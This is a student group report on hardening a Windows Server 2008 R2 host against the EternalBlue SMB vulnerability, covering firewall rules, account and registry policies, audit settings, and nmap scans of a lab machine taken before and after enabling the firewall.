

EE6042 HOST & NETWORK SECURITY

HOST HARDENING & PEN TESTING ASSIGNMENT



**UNIVERSITY OF
LIMERICK**
OLLSCOIL LUIMNIGH

Group Members

- Bhavya Gaur 22079084,
- Josline Abinaya Major 22003576,
- Karen Rachel John 22031499,
- Kartik Jaitly 22035397,
- Sneha Katasani 22154434.

Contents

Information about chosen weakness	2
Details of system hardening steps	3
Security Configuration Wizard	3
Windows Firewall	4
User Account Security Hardening	8
Registry Security Configuration	9
Audit Policy and Advanced Audit Policy Configuration	11
Disabling unnecessary services	12
Details (step-by-step instructions!)	14
Discussion on our proposed solution	21

Information about chosen weakness

We have decided to go with the famous Eternal Blue Vulnerability. **CVE-2017-0144** is a critical vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol. The SMB protocol is used for file sharing and printer sharing on networks, and this vulnerability can be exploited by attackers to gain unauthorized access to systems, execute arbitrary code, and spread malware.

The vulnerability, also known as **EternalBlue**, was discovered by the United States National Security Agency (NSA) and was leaked by a group called Shadow Brokers in April 2017. It affects all versions of Windows from Windows XP to Windows 10.

The vulnerability is caused by a flaw in the way Windows handles SMB version 1 packets with specially crafted data. An attacker can exploit this vulnerability by sending a specially crafted SMB packet to a vulnerable Windows computer. If the computer is vulnerable, the attacker can execute arbitrary code with system-level privileges, allowing them to take control of the system and spread malware to other vulnerable systems on the network.

In May 2017, the EternalBlue exploit was used in the WannaCry ransomware attack, which affected more than 200,000 computers in 150 countries. The attack caused widespread disruption, including shutting down hospitals and businesses, and resulted in millions of dollars in damages.

Microsoft released a security update to patch the vulnerability on March 14, 2017, two months before the WannaCry attack. However, many organizations were slow to apply the patch, leaving them vulnerable to the attack.

To mitigate the risk of this vulnerability, it is important for organizations to ensure that they have applied the security update provided by Microsoft. Organizations should also consider disabling SMB version 1, as it is an old protocol and is known to have many security vulnerabilities. It is also important to have strong security measures in place, such as firewalls, intrusion detection and prevention systems, and antivirus software, to detect and prevent attacks.

In conclusion, CVE-2017-0144 is a critical vulnerability in Microsoft's implementation of the SMB protocol that can be exploited by attackers to gain unauthorized access to systems, execute arbitrary code, and spread malware. Organizations should take immediate steps to ensure that they have applied the security update provided by Microsoft and have strong security measures in place to detect and prevent attacks.

Important Links:

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-0144>
- <https://nvd.nist.gov/vuln/detail/cve-2017-0144>
- <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>

Details of system hardening steps

System hardening is the process of implementing various security measures to reduce the attack surface and protect against potential security threats and vulnerabilities. This can involve configuring various security settings, such as disabling unnecessary services and protocols, restricting access to sensitive resources, implementing security updates and patches, and configuring user account policies, among other strategies.

System hardening is an important aspect of a comprehensive security strategy, and is necessary to ensure the security and availability of systems and data.

While there are a lot of frameworks and guidelines to follow, they are only used as a starting point and system hardening is subjective and does depend on the requirements and changes on a case-by-case scenario.

For those seeking reliable resources on host hardening, the following organizations are highly respected authorities in the field of cybersecurity:

- ✓ **The Center for Internet Security (CIS)** offers comprehensive benchmarks for securing various operating systems and applications, including detailed host hardening guidelines. These benchmarks are widely recognized for their thoroughness and can be accessed through the following link: <https://www.cisecurity.org/cis-benchmarks/>
- ✓ **The National Institute of Standards and Technology (NIST)** provides guidelines and standards for securing information systems. In particular, NIST offers detailed guidance on host hardening, which can be accessed through the following link: <https://www.nist.gov/topics/cybersecurity/best-practices>
- ✓ **The SANS Institute** is a highly reputable organization that provides a wide range of resources and training programs on various cybersecurity topics, including host hardening. To learn more about their offerings, please visit the following link: <https://www.sans.org/>

We employed the following tools and procedures to effectively harden our system:

Security Configuration Wizard

The Security Configuration Wizard (SCW) is a built-in tool in Windows Server 2008 R2 that enables administrators to create customized security policies for their servers based on specific roles or functions. By guiding the user through a series of questions and options, the wizard automatically configures the server to meet the determined requirements for each role. The SCW can also apply security policies to other servers with similar roles, thus reducing the need for manual configuration. Additionally, the SCW can generate an XML file to document the security configuration settings for compliance purposes. Overall, the SCW is a powerful tool that enables administrators to simplify and standardize security configuration across their Windows Server 2008 R2 environment.

Here is a screenshot of the SCW view for Webserver on our server:




Figure 1: Security Configuration Wizard

Windows Firewall

Windows Firewall is a crucial component of host hardening in Windows Server 2008 R2, providing an additional layer of security by controlling inbound and outbound network traffic. By default, it blocks all incoming connections, but administrators can customize it by allowing traffic for specific programs or ports. The firewall also includes advanced features such as connection security rules and a graphical user interface or command-line tools for managing firewall settings. Overall, Windows Firewall helps secure the system against network-based attacks and unauthorized access.

We can here create inbound and outbound rules for:

- **Program:** we can allow/block specific programs
- **Port:** this is the most commonly used feature on a server that is not in line with a hardware firewall to allow connections from untrusted sources to access services like webpages etc




Figure 2: Configuring port specific rule on firewall.




Figure 3: Configuring block action for the above rule.

- **Predefined:** we can choose from a selection of pre-defined rules and apply it to our host
- **Custom:** here we can completely customize the rule based on our needs




Figure 4: While the Windows firewall is not enabled.

```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
└─$ nmap -sV -Pn 192.168.64.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 13:24 EDT
Nmap scan report for 192.168.64.136
Host is up (0.00072s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsof
t-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC

```

Figure 5: nmap scan that a lot of unexpected ports are open and vulnerable to various exploits out there.



Figures 6: Enabling Windows firewall.

```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.64.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 13:32 EDT
Nmap scan report for 192.168.64.136
Host is up (0.00070s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (
workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
49154/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49163/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: WIN-46AIT00HS68; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 58.63 seconds

```

Figure 7: We can see that few unnecessary ports are closed making it a little less vulnerable

User Account Security Hardening

User account security hardening on Windows Server 2008 R2 involves implementing various security measures to protect user accounts from unauthorized access and potential threats. Some key strategies include:

- **Enforcing strong password policies:** Setting up strong password policies, such as minimum length and complexity requirements, and regular password changes can help prevent unauthorized access to user accounts.




Figure 8: Configuring password policy

- **Implementing multi-factor authentication:** Windows Server 2008 R2 includes support for various types of multi-factor authentication, such as smart cards or biometric authentication, which can add an extra layer of security to user accounts.
- **Implementing account lockout policies:** Configuring account lockout policies, such as disabling an account temporarily after a certain number of failed login attempts, can help prevent brute force attacks.




Figure 9: Configuration of Account Lockout policy

- **Applying least privilege access:** Windows Server 2008 R2 includes built-in features like User Account Control (UAC) and Role-based Access Control (RBAC) that enable administrators to implement the principle of least privilege, granting users only the permissions they need to perform their tasks and minimizing the risk of privilege escalation attacks.
- **Regularly reviewing and auditing user accounts:** Regularly reviewing and auditing user accounts can help detect and prevent unauthorized access or suspicious activity, as well as ensure that user accounts are properly configured and secure.

Overall, implementing user account security hardening measures on Windows Server 2008 R2 can help organizations improve their security posture and protect against a range of threats to user accounts.

Registry Security Configuration

Registry security configuration for Windows Server 2008 R2 involves implementing various security measures to protect the system's registry against unauthorized access and potential threats. The registry contains critical system information, including configuration data and settings for applications and services, and securing it is crucial for maintaining system integrity and availability.

Some key strategies for registry security configuration on Windows Server 2008 R2 include:

- **Configuring access permissions:** Restricting access to the registry by configuring appropriate access permissions can help prevent unauthorized modification or deletion of critical system information.




Figure 10: Configuring access permissions for registry edit, User only has read access.




Figure 11: Configuring access permissions for registry edit, System has full access.

- **Disabling unnecessary registry keys and values:** Disabling unnecessary registry keys and values can help reduce the attack surface and prevent potential vulnerabilities.
- **Implementing auditing and monitoring:** Configuring auditing and monitoring of the registry can help detect and prevent unauthorized access or modifications, as well as provide an audit trail of system activity.
- **Regularly reviewing and auditing registry settings:** Regularly reviewing and auditing registry settings can help ensure that the system is properly configured and secure, and can help detect potential security issues before they can be exploited.

Overall, implementing registry security configuration measures on Windows Server 2008 R2 can help organizations improve their security posture and protect against a range of threats to the system's registry.

Audit Policy and Advanced Audit Policy Configuration

Audit Policy and Advanced Audit Policy Configuration in Windows Server 2008 R2 involve configuring various settings to monitor and track system activity and security events.

The Audit Policy settings allow administrators to configure which types of events are audited, such as logon events, object access, and system events. This can help detect and prevent unauthorized access or modifications to the system, and provide an audit trail of system activity.

Advanced Audit Policy Configuration allows for more granular control over auditing settings, with the ability to configure audit policies based on specific user groups or resources. This can help organizations tailor their auditing and monitoring efforts to specific areas of the system and ensure that they are collecting the necessary data to detect potential security incidents.

Auditing and monitoring can be critical components of a comprehensive security strategy, as they can help detect potential security incidents and provide valuable insight into system activity. By configuring Audit Policy and Advanced Audit Policy Configuration settings in Windows Server 2008 R2, organizations can enhance their security posture and better protect against a range of threats to the system.

